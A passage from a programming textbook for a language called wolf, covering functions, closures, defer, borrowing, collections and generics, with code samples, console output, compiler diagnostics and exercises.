    let b = 2
    print("{a / b} {a % b}")
    print("{(a / b) * b + a % b}")
    0
}
```

Exercise 3-10 *(extension · lupin)*. Print 1 through 16 with each number's binary spelling right-aligned beside it. No format spec you have met writes base 2, so build the bits yourself: `% 2` peels the low bit, `/ 2` shifts, and prepending assembles them in the right order. Do not reach for a fixed-width buffer to poke bits into: a `str` cannot be written in place — `s[a..b]` reads a view of one, not a place — so every step makes a new string. What does your loop produce for zero, and is that a spelling or an absence?

Exercise 3-11 *(fingers · lupin)*. One pass over a block of readings: lowest, highest, and mean, integer arithmetic throughout. The first reading has to seed `lowest` and `highest` — why is starting them at zero wrong, and what kind of input would have exposed it?

Exercise 3-12 *(fingers · lupin)*. Print every three-digit palindrome divisible by 7, using arithmetic only: `/` and `%` take the digits, and a flipped number is three multiplies away. No strings. How many are there, and why does your divisibility test not need the middle digit?

Exercise 3-14 *(fingers · lupin)*. 3-9's pack drill again, decided once instead of in a chain. That version's order was load-bearing and nothing checked it: put the `both` test last and an arm goes dead in silence. Write the same 1-through-15 drill as a single `match` over the *pair* `(n % 3, n % 5)`. Then move `(_, 0)` above `(0, 0)`, run it again, and say what is different this time about being wrong.

4. Functions

The receipt has been one long `main` for three chapters. It has also been doing the same thing twice: chapter 2 wrote a comma scan, then wrote it again to measure a column. Code that appears twice is a function that has not been named yet.

```
wolf · runs, exit 0
fn comma(row: str) -> int {
    var i = 0
    while row[i..i + 1] != "," { i += 1 }
    i
}
fn name_of(row: str) -> str { row[..comma(row)] }
fn cents_of(row: str) -> int { row[comma(row) + 1..].to_int() else 0 }
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        total += cents_of(row)
        print("{name_of(row):<10}{cents_of(row):>5}")
    }
    print("{"total":<10}{total:>5}")
    0
}
```

```
console
$ lupin fields.lu
espresso    340
pastry      275
tip         100
total       715
```

The loop body is now two lines that say what they mean, and the byte arithmetic lives in one place where it can be got right once. Nothing in those three signatures is ceremony: every word in them is load-bearing, and this chapter is about which word does what.

4.1 Signatures are the contract

A function declares its parameter types and its return type. It declares nothing about its body:

```
wolf · runs, exit 0
fn widest(rows: str) -> int {
    var width = 0
    for row in rows.lines() {
        var i = 0
```

```
        while row[i..i + 1] != "," { i += 1 }
        if i > width { width = i }
    }
    width
}
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    print("{widest(rows)}")
    0
}
```

```
console
$ lupin widest.lu
8
```

`width` is an `int` because `0` is, `row` is a `str` because `lines()` yields those, `i` is an `int` because it starts at zero and gets one added to it. None of that is written down, and writing it down would add no information: the compiler works it out from the same evidence you did. The rule is that inference stops at the boundary: inside a body it does everything, and at a signature it does nothing.

That line is drawn where it is on purpose. A signature is the only part of a function its callers read, and a function whose parameter types were inferred from its body would change its interface every time somebody edited an expression inside it. So the boundary is spelled, and leaving it out is an error, not an invitation to guess:

```
wolf · rejected, E0201
fn cents_of(row) -> int { 0 }
fn main() -> !int {
    print("{cents_of("tip,100")}")
    0
}
```

```
diagnostic
error[E0201]: expected `:` and a type after the parameter name
 --> ./s3.lu:4:16
  |
4 | fn cents_of(row) -> int { 0 }
  |                ^
  |
```

Once written, the signature is documentation the compiler enforces, at every call:

```
wolf · rejected, E0401
fn tax(cents: int) -> int { cents + cents / 20 }
fn main() -> !int {
```

```
    print("{tax("340")}")
    0
}
```

```
diagnostic
error[E0401]: this is `str`, but `tax` needs its 1st argument to be `int`
 --> ./s4.lu:6:17
  |
4 | fn tax(cents: int) -> int { cents + cents / 20 }
  |        ----- the parameter is declared here
5 | fn main() -> !int {
6 |     print("{tax("340")}")
  |                  ^^^^^ found `str` here
  |
  = note: expected `int`, found `str`
```

The diagnostic shows both ends: where the promise was made and where it was broken. The error names a disagreement between two places, which is possible only because both places said something.

Coming from Python: *the annotations look like Python's type hints and behave nothing like them. A hint is advice for a separate tool; a wolf signature is checked by the compiler that produces the program, so* `tax("340")` *does not run and then fail somewhere inside* `tax` *with a message about* `/`*. The part Python users tend to miss on the way in is the other half of the trade: because bodies are inferred, the annotation burden is a per-function constant rather than per-expression. You write types where a reader needs them and nowhere else.*

Exercise 4-5 *(comprehension · lupin)*. Euclid's algorithm, in the expression style:

```
wolf
fn gcd(a: int, b: int) -> int {
    if b == 0 { a } else { gcd(b, a % b) }
}
```

Trace `gcd(1071, 462)` on paper (write down every `(a, b)` pair the recursion visits) and state the result before running it.

Exercise 4-10 *(fingers · lupin)*. Write `rtrim`: trailing blanks and tabs gone, everything else kept. Walk backward from the end with byte slices and return one slice of the original. Print each result in brackets so the trimming is visible. What does your function return for a line that is all blanks, and did that case cost you code?

4.2 Functions as values

A function value is written `fn(params) expression`, with the types left off, because at the point where you write one the compiler already knows what it is being used as:

```
wolf · runs, exit 0
fn adjusted(cents: int, f: fn(int) -> int) -> int { f(cents) }
fn main() -> !int {
    let discount = fn(c) c - c / 10
    let tax = fn(c) c + c / 20
    print("{adjusted(340, discount)} {adjusted(340, tax)}")
    let both = fn(c) tax(discount(c))
    print("{adjusted(340, both)}")
    0
}
```

```
console
$ lupin policy.lu
306 357
321
```

`adjusted` takes a function as its second parameter, and the type of that parameter is written the way the function is called: `` `fn(int) -> int `takes an int and gives an int.` both` `` composes two of them with no apparatus at all. A function value is an ordinary value, so it goes in a `let`, into a call, and out of one:

```
wolf · runs, exit 0
fn rounder(to: int) -> fn(int) -> int {
    fn(c) (c + to / 2) / to * to
}
fn main() -> !int {
    let nickel = rounder(5)
    let dollar = rounder(100)
    print("{nickel(273)} {dollar(273)} {dollar(nickel(273))}")
    0
}
```

```
console
$ lupin rounder.lu
275 300 300
```

`rounder` returns a *closure*: a function value that carries part of its environment with it. The `to` inside the returned body is `rounder`'s parameter, and it is still 5 when `nickel` is called three lines later, long after `rounder` has returned. A closure whose body needs a block takes one (`fn(c) { … }`, with the value as the last expression), and everything §3.2 said about blocks applies inside it.

Two limits, while the form is in front of you. A function value takes no signature of its own: writing `fn(c: int) -> int { … }` is a parse error, because the form is defined as parameters and an expression, and the types come from the context. And a closure captures a value,

never a place: a `var` read inside a closure is the value the `var` held when the closure was made, and a write inside the closure lands on the closure's own copy. That rule is what makes a closure safe to hand to a task (chapter 10's subject); here it means a counter you increment inside a closure is not the counter outside it.

One more thing the form insists on, and it insists on it everywhere a list is written. Parameters are separated by commas, and the comma is not decoration:

```
wolf · rejected, E0201
fn apply(a: int, b: int, f: fn(int, int) -> int) -> int { f(a, b) }
fn main() -> !int {
    let add = fn(x y) x + y
    print("{apply(2, 3, add)}")
    0
}
```

```
diagnostic
error[E0201]: expected `,` between the closure's parameters
 --> ./s8.lu:6:20
  |
6 |     let add = fn(x y) x + y
  |                     ^
  |
  = note: the separating comma is required between closure parameters
([gram.expr.closure]:
    closure_param (',' closure_param)* ','?)
help: add the comma
  |
6 |     let add = fn(x, y) x + y
  |
```

The compiler quotes the grammar production it is holding you to, and then writes the repair out in the shape of the line you wrote; `wolf fix --apply` applies it without your typing anything. One sentence governs the whole language here, not only closures: a struct literal's fields, a pattern's members and the `..` that follows them, and an inline C block's capture list all take the same separator, and all decline the same way. Where this book prints a list of anything the commas are in it, which is worth noticing precisely because they used to be optional in one of the two implementations and are not any more.

Exercise 4-1 *(fingers · lupin)*. Functions are values. Write `compose` so that `compose(double, double)` returns a function, and apply it to 10.

Exercise 4-9 *(extension · lupin)*. Write `clamp_to(lo, hi)`, a function that returns the clamping function for that range, and use `clamp_to(0, 100)` to sanitize a list of parsed percentages. The closure captures `lo` and `hi` by value. What would break, and what would not, if it captured them by place?

4.3 `defer`

Cleanup belongs next to the thing that needs cleaning up, not at the bottom of the function where you will forget it during a refactor:

```
wolf · runs, exit 0
fn till() -> int {
    print("till opened")
    defer print("till closed")
    print("counting")
    715
}
fn main() -> !int {
    print("total {till()}")
    0
}
```

```
console
$ lupin till.lu
till opened
counting
till closed
total 715
```

`defer` takes an expression (or a block) and runs it when the enclosing scope exits, whichever way it exits; here that scope is the function's own body. The order of the output is the point: "till closed" is written *after* "counting" and *before* the caller sees the value, because the deferred work happens at the exit, not where it was written.

Several defers unwind in reverse:

```
wolf · runs, exit 0
fn main() -> !int {
    defer print("3: till closed")
    defer print("2: drawer locked")
    defer print("1: lights off")
    print("0: working")
    0
}
```

```
console
$ lupin closing.lu
0: working
1: lights off
2: drawer locked
3: till closed
```

`defer` is a stack, because teardown has to unwind what setup wound: the drawer was locked while the till was open, so it gets unlocked first. Write acquisitions in order, and the releases arrange themselves.

The stack is built at runtime, not at compile time, and that deserves a program of its own:

```
wolf · runs, exit 0
fn audit(rows: str) -> int {
    defer print("audit finished")
    var total = 0
    for row in rows.lines() {
        defer print("row done")
        total += row.to_int() else 0
        print("running {total}")
    }
    total
}
fn main() -> !int {
    print("{audit("340\n275")}")
    0
}
```

```
console
$ lupin audit.lu
running 340
row done
running 615
row done
audit finished
615
```

Two rows, two “row done” lines, and each one lands before the next turn begins. A `defer` inside a loop registers once per turn and runs when that turn’s block exits: the scope is what times it, not the frame. A loop body is a scope and it exits every time around, so the file opened at the top of one turn closes before the next turn opens another. That is what makes `defer` a resource idiom rather than a way to pile cleanups up until the function is done with them. “audit finished” is last because its scope is the whole function body, which exits once. A `defer` that was never reached never registers (exercise 4-6 turns on that).

“Whichever way it exits” has one exception, and it is worth meeting before you write a `defer` you are counting on. A trap — §3.3′s, the fault of a defined execution — is not a way out of a scope; it is the end of the program. Nothing pending runs:

```
wolf · runs, trap(assert)
fn main() -> !int {
    defer print("till closed")
    {
        defer print("drawer locked")
        print("counting")
    }
    let drawer = 0
    assert(drawer > 0)
    print("unreachable")
    0
}
```

```
console
```

```
$ wolf run closing.lu
counting
drawer locked
wolf-trap: assert
  at ./closing.lu:8:5
$ echo $?
134
```

The inner block exits normally, so its `defer` runs, on time and in place. The outer one never does. The assertion fails and the process is over where it stands: a trap runs no `defer` and no `errdefer`, anywhere, and everything still pending when it fires is abandoned. A trap is not an error value making its way out through your cleanup code; it is the machine reporting that the program was wrong, and stopping. Appendix B is where that rule is written down with the clause behind it, alongside the twelve kinds and what each implementation exits with. §8.9 meets the same rule one boundary down, where a trap inside a proc abandons the defers below the proc boundary and leaves the ones above it alone.

Both machines do this now, and this printing runs the program on both. The compiler was the letter first, on all three of its lanes, and the reference interpreter ran the outer `defer` on its way out — a `` `till closed `line between` drawer locked` `` and its trap report. That was a recorded divergence with an issue number rather than a second reading of the rule, and the rule is what changed to meet it: at this printing's pins the program above prints `counting` and `` `drawer locked` `` and nothing else under either machine, and each one reports the trap in its own documented voice (Appendix B) — the block above is the compiler's, which exits `134`, and the interpreter names the same `assert` and exits `3`.

This is where files would close themselves. The samples above print instead, because these are small programs about the ordering and a print is the shortest thing that shows it; chapter 26 opens real files, and the shape there is the shape here. That sentence used to carry a second clause — that the reference interpreter had no filesystem — and it retired at lupin 0.1.36, which reads and writes real files like the compiler does. The error path (a cleanup that should run only when things went wrong) is `errdefer`, which waits for chapter 6 because it needs an error to defer on.

Exercise 4-2 *(comprehension · lupin)*. Predict the order of the three lines:

```
wolf · runs, exit 0
fn main() -> !int {
    defer print("first registered")
    defer print("second registered")
    print("body")
    0
}
```

Exercise 4-6 *(comprehension · lupin)*. A `defer` is registered when execution reaches it. Predict all five output lines, in order:

```
wolf · runs, exit 0
fn work(n: int) -> int {
    defer print("one")
    if n == 0 { return 10 }
    defer print("two")
    20
}
fn main() -> !int {
    print("{work(0)}")
    print("{work(1)}")
    0
}
```

4.4 Borrow by default

Count the sigils in this program:

```
wolf · runs, exit 0
fn total(rows: List[str]) -> int {
    var t = 0
    for row in rows { t += row.to_int() else 0 }
    t
}
fn widest(rows: List[str]) -> int {
    var w = 0
    for row in rows { if row.len > w { w = row.len } }
    w
}
fn main() -> !int {
    var rows = List[str]()
    (mut rows).push("340")
    (mut rows).push("2750")
    print("{total(rows)} {widest(rows)} {rows.len}")
    0
}
```

```
console
$ lupin twice.lu
3090 4 2
```

There are none, and one list was read by two functions and then read again by `main`. Compare that with §3.1, where handing a list to a `let` ended the original's usefulness.

A parameter borrows; a return moves.

Passing `rows` to `total` lends it for the duration of the call. The function can read it, cannot keep it, and gives it back by returning, so the next line still has a list. That is why the two calls compose and why nothing had to be spelled: reading somebody else's value for the length of a call is the overwhelmingly common case, and wolf spends no syntax on it.

Returning is the other direction. A function that builds a value hands it out, exactly as an assignment hands one over:

```
wolf · runs, exit 0
fn amounts(text: str) -> List[int] {
    var out = List[int]()
    for row in text.lines() { (mut out).push(row.to_int() else 0) }
    out
}
fn main() -> !int {
    let cents = amounts("340\n275\n100")
    print("{cents.len} rows, first {cents[0]}")
    0
}
```

```
console
$ lupin amounts.lu
3 rows, first 340
```

`out` is local to `amounts` and would be finished when the function returns, except that the last expression hands it to the caller instead. `cents` owns it now. No copy was made and no annotation was written: "returns move" is the same rule as §3.1's, now applied at a function boundary.

What the machine does. *A borrow is an address. Passing `rows` to `total` passes the machine words that locate the list; the cost is the same whether the list holds two rows or two million, which is why calling `total(rows)` twice in one line is not a performance question. A return is a move, and a move is a copy of those same few words plus a promise that the source will not be read again (the promise §3.1's diagnostic enforces). So neither direction copies the elements, and the thing the compiler is actually tracking is not data movement, it is who is allowed to read this next.*

One thing this chapter has not shown is a function that *changes* its argument. Both `total` and `widest` only read, and every sample in Part 1 is like them, by design. Mutation through a parameter is written at both ends in wolf, at the definition and at every call, and both the mechanism and the argument for it are §7.4's. Until then: parameters borrow, returns move, and Part 1 does not need a third rule.

Exercise 4-7 *(extension · lupin)*. Build `day_of_year(month, day, leap) `from two functions:` days_in(month, leap) `as one` match`, and a loop that sums the months before yours. Verify: March 1st is day 60 in a common year. Which date is day 60 in a leap year, and where in your code did that difference come from?

Exercise 4-8 *(fingers · lupin)*. The Collatz walk: halve an even number, triple-and-add-one an odd one, count the steps to reach 1. Write `steps(n)` and print a two-column table for 1

through 10. Which starting point under 11 takes the longest, and is the answer where you expected it in the table?

Exercise 4-11 *(extension · lupin)*. Zeller's congruence names the weekday of any date in four lines of arithmetic — January and February count as months 13 and 14 of the year before. Write `weekday(y, m, d)` returning the day's name from one `match`, and check it against three dates whose weekday is a matter of record. Why does the month shift exist: what property of the calendar is it buying back?

Exercises 4-3 and 4-4 moved to chapter 7, where the one word they need (a call-site `mut`) is taught: 4-3 is 7-6 there, and 4-4 became part of 7-9. The numbers are not reused.

5. Collections and generics

Chapter 3 gave the receipt a category per row. The question a category invites is what each one comes to, and that needs somewhere to keep a running total per name, which is one of the two containers this chapter is about:

```
wolf · part(bycategory)
fn kind(name: str) -> str {
    match name {
        "tip" => "gratuity",
        "espresso" => "drink",
        _ => "food",
    }
}
```

`kind` is chapter 3's, unchanged. The rest is the program, and both machines run it:

```
wolf · part(bycategory) · runs, exit 0
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var totals = Map[str, int]()
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        let k = kind(row[..i])
        let cents = row[i + 1..].to_int() else 0
        totals[k] = (totals[k] else 0) + cents
    }
    for (k, n) in totals.pairs() {
        print("{k:<10}{n:>5}")
    }
    0
}
```

```
console
$ wolf run totals.lu
drink       340
food        275
gratuity    100
```

One container, and one line of counting. `totals[k]` asks the `Map` for a category's running total and answers `none` when there is no entry for `k` yet; `else 0` reads that answer as zero, the way `to_int() else 0` reads a field with no number in it; `+ cents` adds the row; and `totals[k] = …` writes the sum back, inserting the entry on a category's first row and replacing it on every row after. The `Map` answers "how much for this category". What it does

not promise is the order the categories showed up in: `pairs()` walks the entries in an order the language leaves unspecified, and §5.2, whose query needs that order, keeps it in a `List`.

5.1 `List`, `Map`, `Set`, tuples

A `List[T]` holds a sequence of `T` and grows at the end:

```
wolf · runs, exit 0
fn main() -> !int {
    var cents = List[int]()
    (mut cents).push(340)
    (mut cents).push(275)
    (mut cents).push(100)
    let last = (mut cents).pop()
    print("{cents.len} left, popped {last}, first {cents[0]}, empty
{cents.is_empty()}")
    0
}
```

```
console
$ lupin list.lu
2 left, popped 100, first 340, empty false
```

`List[int]()` builds an empty one: the type in brackets, then the call. `push` appends, `pop` removes and returns the last element, `len` is the count, `is_empty` is the readable spelling of `len == 0`, and `xs[i]` reads the element at index `i`, counting from zero. `push` and `pop` both change the list they are called on, so every call arrives write-marked (`(mut cents).push(340)` is §3.1's "this call writes `cents`", in its natural habitat now), while `len`, `is_empty`, and `xs[i]` only read, and say nothing. Push and pop at one end also make a `List` the stack you reach for when a problem wants one.

A list whose elements you know as you write it is written out instead: `[340, 275, 100]` is the list those three pushes built, with the element type read off the elements. An empty literal has no element to read a type from, so it takes one from its binding, `let names: List[str] = []`; a bare `let xs = []` is E0419, and the note spells the annotation for you. Everywhere else a `[]` finds its type on its own, as a call's argument or a field's value. Both machines run a list literal since lupin 0.1.37, which is why every block below that builds one is an ordinary two-machine run; until that release the interpreter answered `[` with E0201 and these pages were compiled runs.

The brackets that read one element also take a range of them. Chapter 3 sliced strings; the same three endpoint spellings work on a `List[T]`, for any `T`:

```
wolf · runs, exit 0
fn main() -> !int {
    var names = ["espresso", "pastry", "tip"]
    let rest = names[1..]
    let most = names[..^1]
    let _ = (mut names).pop()
```

```
    print("{names.len} {rest.len} {most.len}")
    print("{rest[0]} {most[0]} {names[0]}")
    0
}
```

```
console
$ wolf run names.lu
2 2 2
pastry espresso espresso
```

`xs[1..]` is everything after the first element, `xs[..^1]` everything but the last, `xs[a..=b]` an inclusive span — chapter 3's spellings, unchanged. There is no rule making slices a string thing and indexing a list thing. One bracket surface, both containers on it.

One difference is worth the sentence, and it is why that program pops. **A** `str` slice is a view; a `List` slice is a copy. `s[1..]` looks at the original's bytes and owns none of them; `names[1..]` allocates a fresh list in the ambient region and fills it. So `names` losing its last element on the next line leaves `rest` and `most` at two apiece: they stopped being about `names` the moment they were built. At the sizes in this book that copy costs nothing you can measure, which is exactly why it is worth knowing before you slice a list of a million.

That `let _ =` is the chapter's one look at **discarding a fallible** value on purpose**.** `pop` answers `T ! {none}`; here the removal is the point and the element is not, and `let _ = …` says so where a reader can see it. Written bare as a statement instead, the same call is a dropped failure, and the compiler says so: W0601, *this* `str ! {none}` result is discarded, error row and all. *Chapter 12 makes a rule of* that; this is the spelling that satisfies it. A bare `_ = …` is not the spelling — E0201 on the compiler, `unsupported` on the interpreter — because `_` on its own denotes no place.

A `Map[K, V]` associates keys with values:

```
wolf · runs, exit 0
fn main() -> !int {
    var totals = Map[str, int]()
    totals["drink"] = 340
    totals["food"] = 275
    totals["drink"] = (totals["drink"] else 0) + 100
    print("{totals.len} keys, drink {totals["drink"]}")
    for (k, n) in totals.pairs() {
        print("{k:<8}{n:>5}")
    }
    0
}
```

```
console
$ lupin map.lu
2 keys, drink 440
drink     440
food      275
```

`m[k] = v` puts a value in, `m[k]` reads it back, and `pairs()` walks the whole thing as key–value pairs, which the `for` destructures into two names. Two sentences about the read, which the rest of the chapter leans on. What `m[k]` answers is `int ! {none}`: the value when the key is bound and the mark `none` when it is not, so a `Map` is never asked to invent a number, and `else 0` is how a running total reads a key it has not seen (§5.4 has the other half of that story). And a key is a `str`, an `int`, a `char` or a `bool` this edition, the four types whose equality the language itself defines, so the map can answer "is this the same key" without being told what sameness means. The same square brackets that carry the type at construction carry the key at use. The economy is deliberate, and §5.3 returns to it.

A tuple is a fixed group of values of possibly different types, written in parentheses and read by position:

```
wolf · runs, exit 0
fn split_at(row: str, i: int) -> (str, int) {
    (row[..i], row[i + 1..].to_int() else 0)
}
fn main() -> !int {
    let pair = split_at("espresso,340", 8)
    print("{pair.0} costs {pair.1}")
    let (name, cents) = split_at("tip,100", 3)
    print("{name} costs {cents}")
    0
}
```

```
console
$ lupin tuple.lu
espresso costs 340
tip costs 100
```

`pair.0` and `pair.1` are the elements; `let (name, cents) = …` takes them apart in one line. A tuple is how a function returns two things without either a struct nobody else will use or an output parameter, and `(str, int)` in the signature says exactly what comes back.

All three fit at the prompt, where the types are on the page:

```
repl
wolf> var cents = List[int]()
wolf> (mut cents).push(340)
wolf> (mut cents).push(275)
wolf> cents.len
2 : i64
wolf> cents[0]
340 : i32
wolf> let pair = ("tip", 100)
wolf> pair.1
100 : i32
wolf> var totals = Map[str, int]()
wolf> totals["drink"] = 340
wolf> totals["drink"]
340 : i32
```

```
wolf> totals.len
1 : i64
```

A length is an `i64` and an element is whatever the container holds, so `cents.len` and `cents[0]` print different types on adjacent lines. Chapter 1 met the same distinction with `"wolf".len`, and it holds at every container in the language.

That leaves `Set`, and the sentence about it is short: this edition's std has no set container. Where a set is the right structure, the samples in Part 1 use a `List` and a linear scan, which is what `seen_at` does in §5.2. For the sizes in this book the scan costs nothing you can measure; for a set with ten thousand members a hashed set is the right structure.

Exercise 5-1 *(fingers · lupin)*. A `List` is also a stack. Push three values, pop one, and print the popped value and the remaining length.

Exercise 5-2 *(fingers · lupin)*. Score the pack: write two scores into a `Map`, raise one by reading it back, and print the table with format specs.

Exercise 5-12 *(fingers · lupin)*. Histogram the word lengths of a two-line block, bars of `#` growing sideways, one row per length. A `List[int]` indexed by length is the whole data structure — grow it to fit as you go. One of your rows prints an empty bar. Which, and why does it print at all?

Exercise 5-14 *(fingers · lupin)*. A comma-separated ledger, three rows of `name,cents`. Split each row, table it with format specs, and end with a total row. What does your program do with a row that has no comma, and which single spelling in your source decided that?

5.2 The combinator style

The program at the head of the chapter built a table. The first thing to ask of a table is a query, and the first query worth asking of this one is which two categories cost the most. A query has two spellings, and this section is about telling them apart.

The first spelling says what the result *is*: the table's pairs, ordered by amount, first two.

```
totals.pairs().sorted_by(fn(a, b) b.1 <=> a.1).take(2)
```

Read left to right, every step names a result and none of them names a loop. That is the combinator style, and it is the spelling the language is designed for. This edition's std ships one combinator, `count()`, and chapter 2 used it; a sort is not among them, so the line above is the shape of the answer and not a program this book runs.

The second spelling says how to *make* the result, and it is not the same program: the chain sorts all three categories, and the loop below never sorts. It picks the largest category not yet picked, twice. Two selections against one sort is the trade: for a top-2 of three, the selections are less work than ordering everything, and for a top-500 of ten thousand they are more. The loop is the spelling where the work itself is the thing you are choosing:

```
wolf · part(top2)
fn top(order: List[str], totals: Map[str, int], n: int) -> List[str] {
    var picked = List[str]()
    while picked.len < n {
        var best = ""
        for k in order {
            if seen_at(picked, k) < 0 {
                if best == "" || (totals[k] else 0) > (totals[best] else
0) { best = k }
            }
        }
        (mut picked).push(best)
    }
    picked
}
```

`top` reads all three of its parameters: `order` is the list it walks, `totals` is what it compares, and `n` is how many times it walks. Each pass finds the best category not already in `picked`; `seen_at` is the linear scan §5.1 promised, `else 0` reads a total the way the head of the chapter wrote one, and `best == ""` means "nothing picked yet on this pass", which is safe because no category is the empty string. The result is a new `List`, in the order the passes found things.

`kind` is the head of the chapter's. `seen_at` answers "have I seen this string, and where", and answers `-1` for no:

```
wolf · part(top2)
fn kind(name: str) -> str {
    match name {
        "tip" => "gratuity",
        "espresso" => "drink",
        _ => "food",
    }
}
fn seen_at(xs: List[str], s: str) -> int {
    var i = 0
    while i < xs.len {
        if xs[i] == s { return i }
        i += 1
    }
    -1
}
```

And `main`, which is the head of the chapter's with two lines changed. The query wants the categories in the order they arrived, which is the one thing the `Map` does not promise, so the loop keeps that order in a `List` beside the totals: `seen_at` asks the list whether a category is new, and the map counts as it did before. The last loop asks the query instead of printing the whole table. Both machines run it:

```
wolf · part(top2) · runs, exit 0
```

```
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var order = List[str]()
    var totals = Map[str, int]()
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        let k = kind(row[..i])
        let cents = row[i + 1..].to_int() else 0
        if seen_at(order, k) < 0 { (mut order).push(k) }
        totals[k] = (totals[k] else 0) + cents
    }
    for k in top(order, totals, 2) {
        print("{k:<10}{totals[k] else 0:>5}")
    }
    0
}
```

```
console
$ wolf run top2.lu
drink       340
food        275
```

The chain says what the result is; the loop says how to make it. Write the chain when it says what you meant, and the loop when the work is what you are choosing.

Exercise 5-6 *(extension · wolf + lupin)*. Count lines the way the head of the chapter counted categories: a `Map[str, int]` and one line of counting per row. Then print each distinct line once, with its count, in the order the lines first appeared. The `Map` alone does not give you that order. Which container does, and why is it not the `Map`?

5.3 Generics in square brackets

`seen_at` searches a `List[str]`. The same three lines search a list of anything, and saying so takes one pair of brackets:

```
wolf · runs, exit 0
fn best[T](xs: List[T], better: fn(T, T) -> bool) -> T {
    var b = copy xs[0]
    var i = 1
    while i < xs.len {
        if better(xs[i], b) { b = copy xs[i] }
        i += 1
    }
    b
}
fn main() -> !int {
    let cents = [340, 275, 100]
```

```
    let names = ["espresso", "pastry", "tip"]
    print("{best(cents, fn(a, b) a > b)} {best[str](names, fn(a, b) a <
b)}")
    0
}
```

```
console
$ wolf run best.lu
340 espresso
```

`[T]` after the name declares a *type parameter*: `best` works for any `T`, given a function that says which of two `T`s wins. The two calls show both spellings (`best(cents, …)` lets the arguments determine `T`; `best[str](names, …)` names it), and naming it is documentation, because the arguments already pin it down.

`copy` is the second line's whole story, and it is the word chapter 3 read out of the compiler's help text. It is there because of what `best` does not know. Indexing a `List[T]` hands the element over, and for a `T` the definition knows nothing about the compiler assumes the worst: the element may be a `str`, or something else that must not be duplicated, so `var b = xs[0]` moves it out of the list. The list's length survives that — `xs.len` belongs to the list, not to an element — but the loop's `xs[i]` does not: an index that is not a literal may be `0`, so it is the same place as the moved `xs[0]`, and reading it is the E1001 chapter 3 met. And `best` was only lent `xs`, so handing `b` back as its answer would give the caller a second path to a value it still holds — E1002, chapter 7′s lend rule. The consequence is a refusal at compile time; no program observes a hole in the list, because no such program is built. Three errors, one cause, and the compiler prints the same repair under all three of them. `copy` takes a second value and leaves the list holding what it held, which is what a function that only inspects a list should do. A concrete list needs none of this: `let c = cents[1]` on a `List[int]` copies the word and leaves the list whole, because an `int` copies, and §5.1′s block read `cents[0]` in a hole and asked `is_empty` of the same list in the same line. What the copy costs is chapter 7′s subject; what it means here is that `best` reads its argument instead of consuming it. It is also the one thing `best` may do to a `T` without being handed the means: `copy x` produces an independent value from any type at all, granted by no bound and carried by no trait.

The interesting part is what `best` may do with a `T`. It compares them by calling the function you supplied, and it does not compare them with `>` itself, because it cannot: nothing is known about `T` at the definition. Try it anyway and the error arrives where the mistake is:

```
wolf · rejected, E0501
fn total[T](xs: List[T]) -> int {
    xs[0] + 1
}
fn main() -> !int {
    let xs: List[int] = []
    print("{total(xs)}")
```

```
    0
}
```

```
diagnostic
error[E0501]: the bounds on `T` say nothing about `+`
 --> ./s6.lu:5:5
  |
4 | fn total[T](xs: List[T]) -> int {
  |          - `T` is declared here
5 |     xs[0] + 1
  |     ^^^^^ `T` could be any type here
  |
  = note: add `T: Add` to the bound — `+` on a type parameter dispatches
through `Add.add`
    ([type.trait.op]), and a generic body may use only what its bounds
provide.
help: add the bound: `T: Add`
  |
4 | fn total[T: Add](xs: List[T]) -> int {
  |
```

Read the span. The error is on line 5 of `total`, in the file where `total` is written, not at the call. The definition promised to work for any `T` and then used a `T` in a way only some types allow, so the definition is wrong, and it is wrong whether or not anybody ever calls it with an `int`. A generic function in a library you publish is checked once, by you, not rediscovered by everyone who instantiates it. The note and the `help:` under it name the repair, a *bound* on `T`, and §5.6 is where that repair is made.

Why *`[]` and no turbofish. `Map[str, int]` and `totals["drink"]` use the same brackets, and so do `best[str](names, …)` and `xs[i]`. Rust writes `HashMap<String, i32>` and then, when an expression is ambiguous, `parse::<i32>()`, the turbofish, which exists because `<` is also less-than and the parser cannot tell a generic argument from a comparison without help. Wolf's grammar has no such ambiguity to resolve, because `e[…]` parses as one postfix form and the question of index-versus-type-argument is settled later, by the part of the compiler that knows what `e` is. The cost is paid once, in the compiler's grammar–semantics seam, instead of at every call site. The bet is that the seam's diagnostics stay good enough that the reader never learns it exists, and this book will hold the compiler to that bet.*

The `fn(T, T) -> bool` parameter is a teaching choice; a trait could name the comparison, and §5.6 writes `best` again with the function gone and a bound in its place. The parameter

stays here because it keeps the rule visible: what `best` may do with a `T` is exactly what you hand it the means to do.

Exercise 5-3 *(extension · lupin)*. Write `first[T]` with a fallback for the empty case, and call it twice: once with the type named, once letting inference name it. Read the element rather than removing it: `pop` answers `T ! {none}` and changes the list it is called on, and a function that changes its argument is chapter 7's `mut`, at both ends of the call. Then write its partner `rest[T]`, everything after the first element. The intended spelling is the slice from §5.1 — `xs[1..]`, one line — and not a loop that pushes elements into a new list one at a time. `first` needed a fallback for the empty list; find out what `rest` needs by running `xs[1..]` on one, and say which of the two exercises has the harder empty case.

Exercise 5-5 *(design)*. Wolf writes generics `top[T]` and indexing `m["k"]` with the same brackets. Rust chose `::<T>` partly to avoid that ambiguity. What does wolf's choice cost, and where is the cost paid?

5.4 Indexing that traps

Chapter 2's slices were checked. So is every index in this chapter:

```
wolf · runs, trap(bounds)
fn main() -> !int {
    var cents = List[int]()
    (mut cents).push(340)
    print("{cents[0]}")
    print("{cents[1]}")
    0
}
```

```
console
$ lupin index.lu
340
index.lu: trap(bounds): index 1 is outside a collection of 1 element(s)
[mem.ub.defined] at 5:13
$ echo $?
3
```

One element, indexes 0 and 1 attempted, and the second one ends the program: same trap kind and same clause as a string slice off the end, because it is the same rule about the same kind of mistake. There is no index that returns a garbage element and no negative index that counts from the back: `cents[-1]` traps too, reporting `index -1`.

`pop` is the other shape. An empty list is not a mistake to fault on, it is a question with an answer, so `pop` hands back `int ! {none}` and the answer is `none`:

```
wolf · runs, exit 0
fn main() -> !int {
    var cents = List[int]()
    let v = (mut cents).pop()
```

```
    print("{v}")
    0
}
```

```
console
$ lupin pop.lu
none
$ echo $?
0
```

